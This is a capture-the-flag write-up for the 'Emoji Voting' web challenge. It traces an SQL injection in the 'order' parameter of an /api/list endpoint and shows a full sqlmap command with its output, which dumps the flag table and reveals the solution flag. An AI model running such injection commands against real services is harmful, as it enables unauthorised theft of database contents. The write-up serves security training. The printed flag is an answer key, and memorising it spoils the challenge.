
Emoji Voting



Code analysis

Looking through the source code given we see a database is set up with our flag contained in it. This leads me to believe we will have to do some sort of sql injection.

```
);

INSERT INTO flag_${ rand } (flag) VALUES

('CHTB{f4k3_fl4g_f0r_t3st1ng}')

...snip...
```

Looking at our main.js file, we notice there are two request that can be made. One through the list api and the other through the vote api.

```
...snip...
const getEmojis = () => {
        fetch('/api/list', {
        method: 'POST',
        body: JSON.stringify({
            order: 'count DESC'
        }),
        headers: {
            'Content-Type': 'application/json'
    })
        .then(res => res.json())
        .then(data => {
                emojis.innerHTML = '';
                data.forEach(emoji => {
                        addEmoji(emoji);
                });
        })
};
const vote = (id) => {
    fetch('/api/vote', {
        method: 'POST',
        body: JSON.stringify({
            id: id
        }),
        headers: {
            'Content-Type': 'application/json'
    })
```

```
.then(res => {
     if (res.ok) {
        update();
        ...snip...
```

Exploitation

Knowing that it is possibly SQLi, and there are two APIs in play, I decided to run sqlmap on both of these. I ended up getting successful injection on the list api as shown and retrieved the flag.

```
$sqlmap -u http://206.189.121.131:31286/api/list --headers "Content-Type:
Application/json" --data '{"order":"count DESC"}' --level 5 --risk 3 -p order -
-batch --os='linux' --dbms='SQLite' --random-agent --time-sec=1 -D
SQLite_masterdb -T flag --search
      __H__
 ____[']____ ___ {1.5.3#stable}
|_ -| . [(] | .'| . |
|___|_ [']_|_|__,| _|
     |_|V... |_| http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
mutual consent is illegal. It is the end user's responsibility to obey all
applicable local, state and federal laws. Developers assume no liability and
are not responsible for any misuse or damage caused by this program
...snip...
[11:41:35] [INFO] fetching entries for table 'flag_5e3a2f9b8b'
[11:41:35] [INFO] fetching number of entries for table 'flag_5e3a2f9b8b' in
database 'SQLite_masterdb'
[11:41:35] [INFO] retrieved: 1
[11:41:39] [INFO] retrieved: CHTB{order_me_this_juicy_info}
Database: <current>
Table: flag_5e3a2f9b8b
[1 entry]
| flag
| CHTB{order_me_this_juicy_info} |
```

...snip...